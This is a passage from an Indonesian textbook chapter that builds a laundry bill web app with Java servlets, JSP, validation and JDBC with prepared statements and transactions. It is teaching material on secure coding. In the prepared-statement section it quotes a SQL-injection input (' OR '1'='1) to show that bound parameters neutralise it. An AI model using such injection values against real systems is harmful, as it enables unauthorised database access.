Halaman-halaman ini mengimplementasikan inti kebutuhan aplikasi lengkap: login (FR-1); nota baru yang harganya dihitung di server sebagai harga layanan × satuan, dengan berat dibulatkan ke atas menjadi kilogram utuh (FR-4, BR-1, BR-2); alur kerja `queued → finished → departed` dengan setiap langkah tercatat di `StatusLog` (FR-5, BR-13); dan larangan keluar selama masih ada utang (BR-4). Pembayaran dan laporan menjadi bagian aplikasi lengkap di `ProfitinaLaundry/App/`.

7.15.3 Daftar: satu *controller*, satu *view*

Kode 7.42 adalah *controller* untuk `GET /bills`.

Kode 7.42 `BillListServlet`: membaca dua saringan, bertanya kepada model, menaruh hasilnya di *request scope*, lalu meneruskan. Tanpa HTML.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.dao.BillDao;
import laundry.model.Validator;

/**
 * The controller for GET /bills?outlet=O01&status=queued.
 * It reads the two filters, asks the model for the bills, puts them in
 * request scope and forwards to the view. It writes no HTML at all.
 */
@WebServlet("/bills")
public class BillListServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String outlet = Validator.field(req.getParameter("outlet"));
        String status = Validator.field(req.getParameter("status"));
        if (!status.matches("queued|finished|departed")) {
            status = "";                                    // anything else means "all"
        }
        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            req.setAttribute("bills", dao.find(outlet, status, 50));
        } catch (SQLException e) {
            throw new ServletException("could not read the bills", e);
        }
        req.setAttribute("outlet", outlet);
        req.setAttribute("status", status);
        req.getRequestDispatcher("/WEB-INF/views/bills.jsp").forward(req, resp);
    }
}
```

Perhatikan rinciannya: parameter melewati `Validator.field`, sehingga yang tidak dikirim menjadi `""`; status yang tidak dikenal menjadi “semua”; DAO diambil dari *application scope*; dan *view*-nya berada di bawah `WEB-INF`, hanya dapat dicapai lewat *forward* ini. **Kode 7.43** adalah *view*-nya.

Kode 7.43 `bills.jsp`: formulir saringan, tabel, dan hitungannya — hanya EL dan JSTL. Nama pelanggan dan uraian layanan melewati `<c:out>`; id, jumlah uang, dan kata status adalah milik aplikasi sendiri.

```
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<h1>Bills</h1>

<form method="get" action="${ctx}/bills" class="filters">
  <select name="outlet">
    <option value="">All outlets</option>
    <c:forEach var="o" items="${applicationScope.outlets}">
      <option value="${o.id}" ${o.id eq outlet ? 'selected' : ''}><c:out
value="${o.name}"/></option>
    </c:forEach>
  </select>
  <select name="status">
    <option value="">Any status</option>
    <c:forEach var="s" items="${['queued', 'finished', 'departed']}">
      <option ${s eq status ? 'selected' : ''}>${s}</option>
    </c:forEach>
  </select>
  <button type="submit">Show</button>
</form>

<c:choose>
  <c:when test="${empty bills}">
    <p>No bills match.</p>
  </c:when>
  <c:otherwise>
    <table>
      <tr><th>#</th><th>Bill</th><th>Arrived</th><th>Customer</th><th>Service</th>
          <th>Qty</th><th>Charged</th><th>Status</th></tr>
      <c:forEach var="b" items="${bills}" varStatus="st">
        <tr class="${b.status}">
          <td>${st.count}</td>
          <td><a href="${ctx}/bill?id=${b.id}">${b.id}</a></td>
          <td>${fn:substring(b.arrived, 0, 16)}</td>
          <td><c:out value="${b.customerName}"/></td>
          <td><c:out value="${b.serviceDescription}"/></td>
          <td>${b.quantity}</td>
          <td class="num">${b.paymentRupiah}</td>
          <td>${b.cancelled ? 'cancelled' : b.status}</td>
        </tr>
      </c:forEach>
    </table>
    <p>${fn:length(bills)} bill(s) shown, newest first.</p>
  </c:otherwise>
</c:choose>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Semua yang ada di **Kode 7.43** sudah diajarkan: gerai dari *application scope*, `${o.id eq outlet ? 'selected' : ''}`, literal daftar EL, `<c:choose>`, `varStatus`, `fn:substring`, `fn:length`, dan `${b.cancelled}` yang merupakan properti turunan. Halaman itu dimulai dengan menyertakan *header* bersama, **Kode 7.44**.

Kode 7.44 `header.jspf`, ditempelkan ke setiap *view* oleh direktif `include`: direktif `page`, dua pustaka tag, `ctx`, navigasi, siapa yang sedang login, dan pesan “flash” sekali tampil yang dicetak lalu dihapus.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%@ taglib prefix="fn" uri="jakarta.tags.functions" %>
<c:set var="ctx" value="${pageContext.request.contextPath}"/>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>${initParam.shopName}</title>
<link rel="stylesheet" href="${ctx}/static/style.css">
</head>
<body>
<header>
  <img src="${ctx}/static/profitina-logo-horizontal.png" alt="Profitina" height="36">
  <nav>
    <a href="${ctx}/bills">Bills</a>
    <a href="${ctx}/bills/new">New bill</a>
    <c:if test="${not empty sessionScope.user}">
      <span class="who"><c:out value="${sessionScope.user.name}"/>
(${sessionScope.user.role})</span>
      <form method="post" action="${ctx}/logout" class="inline"><button>Log
out</button></form>
    </c:if>
  </nav>
</header>
<main>
<c:if test="${not empty sessionScope.flash}">
  <p class="flash"><c:out value="${sessionScope.flash}"/></p>
  <c:remove var="flash" scope="session"/>
</c:if>
```

Gambar 7.20 adalah daftar itu sebagaimana dilihat kasir di gerai Rungkut. Gambar diambil dari versi JDK HttpServer di Subbab 7.21, yang templatnya menghasilkan HTML yang sama, karena versi itulah yang dijalankan di sini, sedangkan versi Tomcat tidak.

Profitina Bills New bill Dewi Lestari Putri (cashier) Log out

Bills

Profitina Laundry Rungkut | queued | Show

#	Bill	Arrived	Customer	Service	Qty	Charged	Status
1	B2953	2026-09-30 20:49	Lestari Mahendra	Dry cleaning - dress/kebaya (per item)	1 item	Rp 45.000	queued
2	B2949	2026-09-30 15:36	Zahra Halim	Wash, dry & fold (per kg)	7 kg	Rp 56.000	queued
3	B2948	2026-09-30 13:56	Joko Mahendra	Ironing only (per kg)	6 kg	Rp 36.000	queued
4	B2947	2026-09-30 13:39	Maya Santoso	Ironing only (per kg)	7 kg	Rp 42.000	queued
5	B2946	2026-09-30 10:27	Aisyah Wijaya	Wash, dry & fold (per kg)	5 kg	Rp 40.000	queued
6	B2945	2026-09-30 09:53	Nadia Umi Susanto	Bed cover, any size (per item)	1 item	Rp 35.000	queued
7	B2936	2026-09-28 19:16	Ayu Lina Santoso	Blanket (per item)	2 items	Rp 50.000	queued
8	B2935	2026-09-28 17:47	Nanda Ramadhan	Bed cover, any size (per item)	1 item	Rp 35.000	queued
9	B2922	2026-09-27 12:19	Ratna Ramadhan	Shoes deep clean (per pair)	1 pair	Rp 45.000	queued

9 bill(s) shown, newest first.

Profitina Laundry · Surabaya

Gambar 7.20 Daftar nota yang disaring untuk gerai O01 dan status *queued*: sembilan nota, yang terbaru di atas, terhadap basis data contoh. Tangkapan layar jalur HttpServer di Subbab 7.21, yang menghasilkan *markup* yang sama dengan `bills.jsp`.

7.15.4 Formulir: validasi, tampilkan ulang, atau simpan lalu *redirect*

`NewBillServlet`, **Kode 7.45**, menjawab `GET /bills/new` dengan formulir kosong dan `POST /bills/new` dengan formulir yang sama beserta galatnya, atau dengan nota baru.

Kode 7.45 `NewBillServlet`: GET menampilkan formulir; POST memvalidasinya, menampilkannya ulang dengan status 400, atau menyimpan nota lalu *redirect* ke nota itu.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.util.Map;
import laundry.dao.BillDao;
import laundry.model.BillForm;
import laundry.model.Employee;
import laundry.model.Money;
import laundry.model.Now;
import laundry.model.Service;
import laundry.model.Validator;

/**
 * GET /bills/new shows an empty form. POST /bills/new validates it; a bad
 * form is shown again with the customer's own typing and one message per
 * field; a good one is stored and the browser is REDIRECTED to the new bill,
 * so that pressing Reload cannot create the bill twice (Post/Redirect/Get).
 */
@WebServlet("/bills/new")
public class NewBillServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        Employee user = (Employee) req.getSession().getAttribute("user");
        BillForm form = new BillForm();
        form.setOutletId(user.getOutletId());             // a sensible default
        show(req, resp, form, Map.of());
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        Employee user = (Employee) req.getSession().getAttribute("user");
        if (!user.isMayCreateBills()) {
            resp.sendError(HttpServletResponse.SC_FORBIDDEN, "Washers do not take new
bills.");
            return;
        }
        BillForm form = new BillForm();                    // set field by field, never
property="*"
        form.setCustomerId(Validator.field(req.getParameter("customerId")).toUpperCase());
        form.setServiceId(Validator.field(req.getParameter("serviceId")));
```

Kode 7.45 (Lanjutan) *NewBillServlet: GET menampilkan formulir; POST memvalidasinya, menampilkannya ulang dengan status 400, atau menyimpan nota lalu redirect ke nota itu.*

```
        form.setQuantity(Validator.field(req.getParameter("quantity")));
        form.setRack(Validator.field(req.getParameter("rack")).toUpperCase());
        form.setOutletId(Validator.field(req.getParameter("outletId")));

        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            Map<String, String> errors = Validator.validate(form, dao);
            if (!errors.isEmpty()) {
                resp.setStatus(HttpServletResponse.SC_BAD_REQUEST);
                show(req, resp, form, errors);
                return;
            }
            Service service = dao.service(form.getServiceId());
            int units = Validator.units(service, form.getQuantity());
            long price = service.getPrice() * units;       // BR-1: computed here, never
sent by the browser
            String id = dao.insert(form.getCustomerId(), service.getId(), units, price,
                                   form.getRack(), form.getOutletId(), user.getId(),
Now.text());
            req.getSession().setAttribute("flash", "Bill " + id + " created: " + units + "
"
                    + service.getUnitWord() + " x " + service.getPriceRupiah() + " = " +
Money.rupiah(price) + ".");
            resp.sendRedirect(req.getContextPath() + "/bill?id=" + id);
        } catch (Exception e) {
            throw new ServletException("could not create the bill", e);
        }
    }

    private void show(HttpServletRequest req, HttpServletResponse resp, BillForm form,
                      Map<String, String> errors) throws ServletException, IOException {
        req.setAttribute("form", form);
        req.setAttribute("errors", errors);
        req.getRequestDispatcher("/WEB-INF/views/bill-form.jsp").forward(req, resp);
    }
}
```

Lima hal memikul beban utamanya. **Peran diperiksa di server**: menyembunyikan tombol tidak menghentikan siapa pun. **Formulir disalin isian demi isian** ke `BillForm` yang menyimpan ketikan apa adanya, sehingga formulir yang ditolak menampilkan kembali `abc`, bukan kotak kosong. **Harga dihitung di sini**, tidak pernah diambil dari peramban. **Formulir yang ditolak mendapat status 400**, sehingga program dapat membedakan kegagalan dari keberhasilan. Dan **Post/Redirect/Get**: setelah POST berhasil, *servlet* melakukan *redirect* ke `/bill?id=B2954`; peramban membuat GET baru, dan tombol Reload mengulang GET yang tidak berbahaya itu, bukan POST-nya, sehingga nota tidak pernah dibuat dua kali. Pesan "Bill B2954 created …" bertahan melewati *redirect* di *session scope* sebagai `flash`, yang dicetak lalu dihapus oleh *header*.

Pemeriksaannya sendiri berada di model, **Kode 7.46**, tempat pemeriksaan itu dapat diuji tanpa server web dan dipakai ulang oleh *controller* mana pun.


Kode 7.46 `Validator`: pemeriksaan di sisi server untuk formulir nota. `units` mengimplementasikan aturan BR-2 — kilogram dibulatkan ke atas menjadi bilangan bulat — dengan `BigDecimal`, sehingga `3.2` tepat tiga koma dua, bukan hampiran biner.

```java
package laundry.model;

import java.math.BigDecimal;
import java.math.RoundingMode;
import java.util.LinkedHashMap;
import java.util.Map;

/**
 * Server-side checks for the new-bill form. The browser's own checks are a
 * courtesy to honest users; these are the only checks that count.
 */
public final class Validator {

    /** What the validator needs to ask the database. BillDao implements it. */
    public interface Lookup {
        boolean customerExists(String id) throws Exception;
        Service service(String id) throws Exception;
        boolean outletExists(String id) throws Exception;
        boolean rackInUse(String outletId, String rack) throws Exception;
    }

    private Validator() { }

    /** Trims a request parameter; a missing one (null) becomes "". */
    public static String field(String raw) {
        return raw == null ? "" : raw.trim();
    }

    /**
     * Units to bill (BR-2): kilograms are rounded UP to a whole number
     * (3.2 kg -> 4); items and pairs must already be whole. -1 = invalid.
     */
    public static int units(Service service, String quantity) {
        try {
            BigDecimal q = new BigDecimal(quantity.replace(',', '.'));
            if (q.signum() <= 0 || q.compareTo(BigDecimal.valueOf(100)) > 0) {
                return -1;
            }
            if (service.isPerKg()) {
                return q.setScale(0, RoundingMode.CEILING).intValueExact();
            }
            return q.stripTrailingZeros().scale() <= 0 ? q.intValueExact() : -1;
        } catch (NumberFormatException | ArithmeticException e) {
            return -1;
        }
    }
```

Kode 7.46 (Lanjutan) *Validator: pemeriksaan di sisi server untuk formulir nota. units mengimplementasikan aturan BR-2 — kilogram dibulatkan ke atas menjadi bilangan bulat — dengan BigDecimal, sehingga 3.2 tepat tiga koma dua, bukan hampiran biner.*

```
    /** Field name -> message, in form order. An empty map means "valid". */
    public static Map<String, String> validate(BillForm f, Lookup db) throws Exception {
        Map<String, String> errors = new LinkedHashMap<>();

        if (!f.getCustomerId().matches("C\\d{4}")) {
            errors.put("customerId", "A customer id looks like C0001.");
        } else if (!db.customerExists(f.getCustomerId())) {
            errors.put("customerId", "There is no customer " + f.getCustomerId() + ".");
        }

        Service service = f.getServiceId().isEmpty() ? null : db.service(f.getServiceId());
        if (service == null) {
            errors.put("serviceId", "Choose a service from the list.");
        } else if (units(service, f.getQuantity()) < 1) {
            errors.put("quantity", service.isPerKg()
                    ? "Weight in kg, for example 3.2 (at most 100)."
                    : "A whole number of " + service.getUnitWord() + "s, for example 2.");
        }

        if (!db.outletExists(f.getOutletId())) {
            errors.put("outletId", "Choose an outlet.");
        }

        if (!f.getRack().matches("[ABC](0[1-9]|1[0-9]|20)")) {
            errors.put("rack", "A rack is A01 to C20.");
        } else if (!errors.containsKey("outletId") && db.rackInUse(f.getOutletId(),
f.getRack())) {
            errors.put("rack", "Rack " + f.getRack() + " already holds an open bill.");
        }
        return errors;
    }
}
```

View-nya, `bill-form.jsp`, memakai gagasan yang sama dengan `bills.jsp`: setiap masukan mengambil nilainya dari `${form…}` melalui `<c:out>`, dan sebuah `<span class="err">` di sampingnya menampilkan `${errors…}`. **Gambar 7.21** memperlihatkannya setelah POST dengan tiga kesalahan.



Gambar 7.21 Formulir nota baru setelah POST yang ditolak: id pelanggan yang bentuknya salah, berat yang bukan angka, dan rak yang sudah terpakai. Ketikan kasir sendiri masih ada di setiap kotak.

> **CONTOH.** Seorang kasir di Rungkut memasukkan pelanggan `c0001`, layanan S0002 (cuci lipat kilat, Rp 12.000 per kg), berat `3.2`, dan rak `a02`. Apa yang disimpan dan ditampilkan aplikasi?
>
> *Servlet* mengubah id menjadi huruf kapital: `C0001`, `A02`. *Validator* menemukan pelanggan C0001 (Nabila Rahman), gerai O01, dan rak A02 yang kosong. `units` membulatkan 3,2 kg **ke atas** menjadi 4, karena toko menagih kilogram utuh. Harganya 4 × 12000 = 48000. Id nota tertinggi adalah B2953, sehingga nota barunya B2954, disimpan sebagai `queued` beserta satu baris `StatusLog` dalam transaksi yang sama. Peramban di-*redirect* ke `/bill?id=B2954` dan menampilkan "Bill B2954 created: 4 kg x Rp 12.000 = Rp 48.000." Itulah persisnya nilai yang dicetak oleh pengujian di Subbab 7.20 sampai 7.22.

7.15.5 Halaman nota dan tombol alur kerja

`BillDetailServlet` meneruskan ke `bill.jsp` atau menjawab id yang tidak dikenal dengan `sendError(404, …)`. `bill.jsp` menampilkan nota dan, bila `${bill.nextStatus}` tidak kosong, sebuah tombol *Mark as finished* atau *Mark as departed* yang mengirim POST ke `AdvanceServlet`, **Kode 7.47**.

Kode 7.47 `AdvanceServlet`: satu langkah di sepanjang alur kerja, satu pesan di sesi, dan *redirect* kembali ke nota.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.dao.BillDao;
import laundry.model.Employee;
import laundry.model.Now;
import laundry.model.Validator;

/** POST /bill/advance moves a bill one step: queued -> finished -> departed. */
@WebServlet("/bill/advance")
public class AdvanceServlet extends HttpServlet {

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String id = Validator.field(req.getParameter("id")).toUpperCase();
        Employee user = (Employee) req.getSession().getAttribute("user");
        BillDao dao = (BillDao) getServletContext().getAttribute("billDao");
        try {
            String problem = dao.advance(id, user.getId(), Now.text());
            req.getSession().setAttribute("flash",
                    problem != null ? problem : "Bill " + id + " moved on.");
        } catch (SQLException e) {
            throw new ServletException("could not change bill " + id, e);
        }
        resp.sendRedirect(req.getContextPath() + "/bill?id=" + id);
    }
}
```

Aturannya berada di `BillDao.advance` (Subbab 7.16): hanya maju, dan tidak boleh keluar selama masih ada utang. Untuk B2954, tekanan pertama menghasilkan “Bill B2954 moved on.” dan tekanan kedua “Bill B2954 still owes Rp 48.000; record the payment first.”

7.16 JDBC dengan SQLite dan MySQL

7.16.1 Tempat SQL berada

Jangan pernah membuka koneksi basis data di dalam halaman: halaman seperti itu tidak dapat diuji atau dipakai ulang, membocorkan koneksi ketika melempar eksepsi, dan menaruh skema di dalam *view*.

> **DEFINISI. Data Access Object**, atau DAO, adalah kelas yang memuat setiap pernyataan yang menyentuh penyimpanan dan menyediakan metode dalam bahasa aplikasi — `find(outlet, status, limit)`, `findById(id)`, `insert(…)`, `advance(…)`. Tidak ada yang di atasnya tahu apakah penyimpanannya SQLite, MySQL, atau yang lain.

JDBC (`java.sql`, `javax.sql`) bagi Java sama dengan PDO bagi PHP: satu antarmuka dan satu **driver** untuk setiap basis data — di sini `sqlite-jdbc`, yang tidak memerlukan server, dan MySQL Connector/J — yang dipilih melalui sebuah URL.

7.16.2 Satu kelas untuk koneksi

Kode 7.48 adalah seluruh pengetahuan aplikasi tentang asal koneksi.

Kode 7.48 `Db`: koneksi dari URL JDBC atau dari *pool* milik *container*, dengan *foreign key* SQLite diaktifkan untuk setiap koneksi.

```
package laundry.dao;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;
import javax.sql.DataSource;

/**
 * Where connections come from. Two sources, one method:
 *   - a JDBC URL, e.g. jdbc:sqlite:C:/laundry/laundry.db or
 *     jdbc:mysql://localhost:3306/profitina_laundry (default: SQLite);
 *   - a container-managed pool (DataSource) found through JNDI.
 * Nothing above this class knows which one is in use.
 */
public final class Db {

    private final String url;
    private final String user;
    private final String password;
    private final DataSource pool;

    public Db(String url, String user, String password) {
        this.url = url;
        this.user = user;
        this.password = password;
        this.pool = null;
        loadDriver(url);
    }

    public Db(DataSource pool) {
        this.url = null;
        this.user = null;
        this.password = null;
        this.pool = pool;
    }
```

Kode 7.48 (Lanjutan) *Db: koneksi dari URL JDBC atau dari pool milik container, dengan foreign key SQLite diaktifkan untuk setiap koneksi.*

```
    /** A driver jar inside WEB-INF/lib is registered explicitly, to be safe. */
    private static void loadDriver(String url) {
        String cls = url.startsWith("jdbc:sqlite:") ? "org.sqlite.JDBC"
                   : url.startsWith("jdbc:mysql:") ? "com.mysql.cj.jdbc.Driver"
                   : url.startsWith("jdbc:mariadb:") ? "org.mariadb.jdbc.Driver" : null;
        if (cls != null) {
            try {
                Class.forName(cls);
            } catch (ClassNotFoundException e) {
                throw new IllegalStateException("JDBC driver " + cls + " is not on the
classpath", e);
            }
        }
    }

    public boolean isSqlite() {
        return url != null && url.startsWith("jdbc:sqlite:");
    }

    public Connection open() throws SQLException {
        Connection c = pool != null ? pool.getConnection()
                     : DriverManager.getConnection(url, user, password);
        if (isSqlite()) {
            try (Statement s = c.createStatement()) {
                s.execute("PRAGMA foreign_keys = ON");     // off by default in SQLite
                s.execute("PRAGMA busy_timeout = 5000");
            }
        }
        return c;
    }
}
```

URL-lah yang menentukan segalanya: `jdbc:sqlite:C:/Users/ayu/profitina-laundry/laundry.db` membuka sebuah berkas, `jdbc:mysql://localhost:3306/profitina_laundry` membuka basis data MySQL. *Foreign key* SQLite, yang secara bawaan mati, dan *busy timeout* singkat ditetapkan di sini sekali untuk setiap koneksi.

7.16.3 DAO: nilai terikat dan transaksi

Kode 7.49 adalah metode di balik daftar nota.

Kode 7.49 `BillDao.find`: satu teks SQL tetap dengan lima penampung, diikat satu per satu. `(? = '' OR b.Outlet_id = ?)` berarti “gerai mana pun bila saringannya kosong”.

```
    public List<Bill> find(String outletId, String status, int limit) throws SQLException {
        String sql = SELECT
            + " WHERE (? = '' OR b.Outlet_id = ?) AND (? = '' OR b.status = ?)"
            + " ORDER BY b.arrived DESC, b.id DESC LIMIT ?";
        try (Connection c = db.open(); PreparedStatement ps = c.prepareStatement(sql)) {
            ps.setString(1, outletId);
            ps.setString(2, outletId);
            ps.setString(3, status);
            ps.setString(4, status);
            ps.setInt(5, limit);
            try (ResultSet rs = ps.executeQuery()) {
                List<Bill> bills = new ArrayList<>();
                while (rs.next()) {
                    bills.add(read(rs));
                }
                return bills;
            }
        }
    }
```

Tanda tanya adalah penampung, diikat oleh `setString`: teks SQL dan data berjalan terpisah, sehingga sebuah nilai tidak pernah dapat mengubah pernyataannya — "gerai" berisi `' OR '1'='1` hanyalah string yang tidak cocok dengan apa pun. Inilah *prepared statement* dari Bab 5, dalam Java. `try (…)` **menutup** koneksi, pernyataan, dan hasil kueri walaupun terjadi eksepsi; koneksi yang bocor di setiap permintaan menghabiskan *pool* dalam satu sore. **Kolom-kolomnya disebut satu per satu**, karena `SELECT *` rusak diam-diam ketika ada kolom baru. SQL yang sama berjalan di SQLite dan MySQL.

Membuat nota berarti menulis nota itu dan baris `StatusLog` pertamanya, yang harus berhasil atau gagal bersama, **Kode 7.50**.

Kode 7.50 `BillDao.insert`: id berikutnya, nota, dan baris auditnya dalam satu transaksi; kegagalan apa pun membatalkan semuanya.

```
    public String insert(String customerId, String serviceId, int unit, long payment,
                         String rack, String outletId, String employeeId, String now)
throws SQLException {
        try (Connection c = db.open()) {
            c.setAutoCommit(false);
            try {
                String id;
                try (PreparedStatement ps = c.prepareStatement("SELECT MAX(id) FROM Bill");
                     ResultSet rs = ps.executeQuery()) {
                    rs.next();
                    String max = rs.getString(1);                          // e.g. "B2953"
                    id = String.format("B%04d", max == null ? 1 :
Integer.parseInt(max.substring(1)) + 1);
                }
                try (PreparedStatement ps = c.prepareStatement(
                        "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                      + " Customer_id, Employee_id, Service_id, Outlet_id)"
                      + " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")) {
                    ps.setString(1, id);
                    ps.setString(2, now);
                    ps.setString(3, rack);
                    ps.setInt(4, unit);
                    ps.setLong(5, payment);
                    ps.setString(6, customerId);
                    ps.setString(7, employeeId);
                    ps.setString(8, serviceId);
                    ps.setString(9, outletId);
                    ps.executeUpdate();
                }
                log(c, id, "queued", now, employeeId);
                c.commit();
                return id;
            } catch (SQLException e) {
                c.rollback();
                throw e;
            }
        }
    }
```

`setAutoCommit(false)` memulai transaksi, `commit()` membuat kedua baris permanen sekaligus, dan `rollback()` membatalkan percobaan yang setengah jadi. Id berikutnya dihitung di dalam transaksi. `advance` menambah satu pengaman lagi: `UPDATE … WHERE id = ? AND status = ?` hanya mengubah baris itu jika belum ada orang lain yang mengubahnya lebih dahulu.

7.16.4 Membangun DAO sekali: *listener*, dan bila perlu *pool*

Seseorang harus membuat `Db` dan DAO sebelum permintaan pertama. Yang mengerjakannya adalah `AppListener`, **Kode 7.51**, sebuah `ServletContextListener` yang dipanggil *container* sekali saat *deploy*.

Kode 7.51 `AppListener`: saat *deploy*, memilih basis data (*pool* JNDI, variabel lingkungan `LAUNDRY_DB_URL`, atau URL di `web.xml`), membangun DAO, lalu menaruhnya beserta daftar rujukan ke *application scope*.

```
package laundry.web;

import jakarta.servlet.ServletContext;
import jakarta.servlet.ServletContextEvent;
import jakarta.servlet.ServletContextListener;
import jakarta.servlet.annotation.WebListener;
import javax.naming.InitialContext;
import javax.sql.DataSource;
import laundry.dao.BillDao;
import laundry.dao.Db;
import laundry.dao.EmployeeDao;

/**
 * Runs once, when the container deploys the application, before any request.
 * It builds the data-access objects and puts them, with the price list and
 * the outlets, into application scope, where every servlet can find them.
 */
@WebListener
public class AppListener implements ServletContextListener {

    @Override
    public void contextInitialized(ServletContextEvent event) {
        ServletContext app = event.getServletContext();
        try {
            Db db;
            String jndi = app.getInitParameter("laundry.db.jndi");
            if (jndi != null && !jndi.isBlank()) {           // a pool declared in
context.xml
                db = new Db((DataSource) new InitialContext().lookup("java:comp/env/" +
jndi));
            } else {                                          // a plain JDBC URL
                String env = System.getenv("LAUNDRY_DB_URL");
                String url = env != null ? env : app.getInitParameter("laundry.db.url");
                url = url.replace("${user.home}",
System.getProperty("user.home").replace('\\', '/'));
                db = new Db(url, System.getenv("LAUNDRY_DB_USER"),
System.getenv("LAUNDRY_DB_PASSWORD"));
                app.log("Profitina Laundry: database " + url);
            }
            BillDao bills = new BillDao(db);
            app.setAttribute("billDao", bills);
            app.setAttribute("employeeDao", new EmployeeDao(db));
            app.setAttribute("services", bills.services());   //
${applicationScope.services}
            app.setAttribute("outlets", bills.outlets());
        } catch (Exception e) {
            throw new IllegalStateException("Profitina Laundry cannot reach its database",
e);
        }
    }
}
```

Dengan demikian, pindah ke MySQL tidak memerlukan perubahan kode: muat `ProfitinaLaundry/App/database/schema.mysql.sql` dan `seed.mysql.sql` (melalui phpMyAdmin, atau `mysql -u root -p < schema.mysql.sql`), buat pengguna yang hanya berhak atas skema itu, taruh `mysql-connector-j-9.x.jar` di `lib-extra/`, bangun ulang, lalu jalankan Tomcat dengan `LAUNDRY_DB_URL=jdbc:mysql://localhost:3306/profitina_laundry`, `LAUNDRY_DB_USER`, dan `LAUNDRY_DB_PASSWORD`. Kata sandinya tinggal di lingkungan, tidak pernah di dalam WAR.

Membuka koneksi MySQL pada setiap permintaan itu lambat, sehingga *container* menawarkan **pool** koneksi yang dibuka sekali lalu dipinjamkan, **Kode 7.52**.

Kode 7.52 *Pool* koneksi Tomcat untuk MySQL. Dengan `laundry.db.jndi` diisi `jdbc/laundry`, `AppListener` mencari `java:comp/env/jdbc/laundry` dan `Db` meminjam dari *pool* itu.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Rename to context.xml to let Tomcat keep a POOL of MySQL connections and
     publish it under the JNDI name java:comp/env/jdbc/laundry. Then set the
     context-param laundry.db.jndi to jdbc/laundry in WEB-INF/web.xml, and
     copy mysql-connector-j-9.x.jar into Tomcat's own lib/ folder.
     Use a database account that may only read and write this schema: never root. -->
<Context>
  <Resource name="jdbc/laundry" auth="Container" type="javax.sql.DataSource"
            driverClassName="com.mysql.cj.jdbc.Driver"
            url="jdbc:mysql://localhost:3306/profitina_laundry"
            username="laundry" password="change-me"
            maxTotal="20" maxIdle="5" maxWaitMillis="10000"/>
</Context>
```

Pengguna *pool* itu adalah `laundry`, bukan `root`, dan hanya boleh menyentuh satu skema; kredensialnya tinggal di konfigurasi *container*, sehingga WAR yang sama dapat dikirim ke toko dan ke kelas dengan kata sandi yang berbeda.

7.17 Sesi, *Cookie*, dan Login

7.17.1 Masalahnya, dan mekanismenya

HTTP pelupa; sebuah toko perlu tahu bahwa ini kasir yang sama yang login lima menit lalu.

> **DEFINISI. Sesi** adalah peta yang disimpan di server dan dimiliki satu peramban. Peramban hanya memegang kuncinya — sebuah *cookie*, di Tomcat bernama `JSESSIONID`. *Container* membuat sesi, mengirim *cookie*-nya, dan pada setiap permintaan berikutnya menemukan peta itu dari *cookie*.

